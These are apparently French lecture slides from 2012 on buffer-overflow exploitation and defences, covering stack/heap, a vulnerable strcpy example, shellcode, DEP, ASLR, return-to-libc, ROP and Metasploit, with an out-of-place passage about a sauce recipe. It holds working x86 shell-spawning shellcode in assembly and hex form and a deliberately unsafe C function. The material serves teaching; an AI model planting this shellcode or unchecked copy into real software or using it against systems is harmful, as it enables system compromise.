BUFFER OVERFLOW

Evolution et techniques de sécurisation

2 février 2012

GERMON RAPHAËL – XPOSÉ - IR3
2011/2012

SOMMAIRE


- Introduction
- La mémoire adressable
- Présentation des dépassements de tampons
- Historique et évolution à travers le temps
- Techniques de protection
- Return-to-lib & ROP
- Logiciel d'audit de sécurité: *Metasploit*
- Démonstration
- Questions

INTRODUCTION

- **Présentation de l'évolution des techniques d'exploitations des vulnérabilités de la gestion mémoire.**
- **Montrer que les mesures « anti-exploit » rendent les vulnérabilités impossibles ou très difficiles à réaliser, mais elles n'empêchent pas tout.**
- **Présenter un cas concret**


LA MÉMOIRE ADRESSABLE

- **Stack et Heap**
  - **Stack (pile) = Variable locale, paramètres,…**
  - **Heap (tas) = Allocation dynamique d'objets (malloc, new)**
- **Schéma**




LE DÉPASSEMENT DE TAMPON

```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking...
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```




LE DÉPASSEMENT DE TAMPON

```c
#include <string.h>

void foo (char *bar)
{
   char  c[12];

   strcpy(c, bar);  // no bounds checking...
}

int main (int argc, char **argv)
{
   foo(argv[1]);
}
```



LE DÉPASSEMENT DE TAMPON




SHELLCODE

- Définition « Shellcode »

  => Code injecté, vers lequel l'exécution est redirigé et qui effectue une opération compromettant le système (ici, ouverture de shell distant)

- Injection de ce code dans la mémoire du processus attaqué peut se faire de différentes manières.
- La plus classique: dans le buffer qui provoque le débordement.
- Buffer envoyé:



SHELLCODE: CRÉER UN SHELL

execve** (**const char** *filename, **const char* argv, **const char**** envp);*

```
_start:
        xor eax, eax
        mov al, 70              ;setreuid is syscall 70
        xor ebx, ebx
        xor ecx, ecx
        int 0x80

        jmp short ender

        starter:

        pop ebx                 ;get the address of the string
        xor eax, eax

        mov [ebx+7 ], al        ;put a NULL where the N is in the string
        mov [ebx+8 ], ebx       ;put the address of the string to where the
                                ;AAAA is
        mov [ebx+12], eax       ;put 4 null bytes into where the BBBB is
        mov al, 11              ;execve is syscall 11
        lea ecx, [ebx+8]        ;load the address of where the AAAA was
        lea edx, [ebx+12]       ;load the address of the NULLS
        int 0x80                ;call the kernel, WE HAVE A SHELL!

        ender:
        call starter
        db '/bin/shNAAAABBBB'
```


DÉMONSTRATION

- **Compilation avec nasm**
- **Objdump pour désassembler l'exécutable**


- **Exemple de ShellCode:**

```
char code[] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"\
              "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"\
              "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"\
              "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"\
              "\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42";
```

HISTORIQUE ET ÉVOLUTION À TRAVERS LE TEMPS



TECHNIQUES DE PROTECTION



DATA EXECUTION PREVENTION (DEP)

- Inclus dans les OS modernes
- Empêche l'exécution de code depuis des zones mémoires « non-exécutable »
- hardware-enforced DEP pour les CPU compatible
- Software-enforced DEP, ne prévient pas execution du code mais protège des attaques SEH overwrite.

- Support natif:
  - Linux: 2000
  - Windows XP SP2: 2004
  - OS X: 2006

ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR)

- Technique permettant de placer de façon aléatoire les zones de données dans la mémoire virtuelle.

- Support natif:
  - sous Windows depuis Vista
  - sous MacOS X depuis Léopard
  - sous iOS depuis 4.3
  - Sous Linux depuis 2.6.12 (juin 2005)

RETURN-TO-LIBC

- **Pas besoin d'injection de code**
- **Une attaque contre les zones de mémoire non exécutable.**
- **A la place d'écraser l'adresse de retour vers un ShellCode, on l'écrase vers une bibliothèque chargée en mémoire pour simuler un appel de fonction.**
- **Les données de l'attaquant dans la mémoire tampon de la pile sont utilisées comme arguments de la fonction**
- **Exemple: appel de la fonction system(*cmd*)**

EXEMPLE:


Cette sauce provoque une explosion de saveur en bouche, comme prévu c'était délicieux. Je vais en refaire demain mais je n'ai pas reçu tous les ingrédients, hum mais c'était si bon. On se donne rdv à 17H pour acheter tout ça demain.

Cette sauce provoque une explosion de saveur en bouche, comme prévu c'était délicieux. Je vais en refaire demain mais je n'ai pas reçu tous les ingrédients, hum mais c'était si bon. On se donne rdv à 17H pour acheter tout ça demain.

--> Explosion prévu demain, reçu ingrédient, rdv demain 17H


LE ROP

- **À la place de faire des retours vers les fonctions, on en fait vers des séquences d'instructions suivi d'une instruction de retour.**
- **On peut retourner au milieu d'instructions existantes pour en simuler des différentes.**
- **Tout ce qu'on a besoin c'est des séquences de bits utilisables dans les pages de mémoire exécutable.**




ROP: LES GADGETS

- Un ensemble d'instructions combinées forme un *gadget.*
- Les gadgets permettent de faire des actions de haut-niveau.
  - Ecrire une valeur dans un endroit spécifique de la mémoire
  - ADD/SUB/AND/XOR/OR des valeurs à une adresse mémoire.
  - Appeler une fonction dans les bibliothèques partagées (libc)




EXEMPLE DE GADGET



METASPLOIT

- **Projet open-source**
- **Audit de sécurité informatique**
- **Aide à la pénétration**



CONCLUSION

- **Patcher tous les trous de sécurités et écrire du code 100% sans bug est impossible. Il faut rendre les exploits impossible ou du moins plus compliqué à réaliser.**
- **Le code-signing sur l'iPhone empêche toute modification du code ou des instructions de nouveau code.**
  - **Les codes d'exploit doivent être 100% ROP**
- **Importance de la mise à jours des applications et des audits de sécurités en entreprise**


Questions?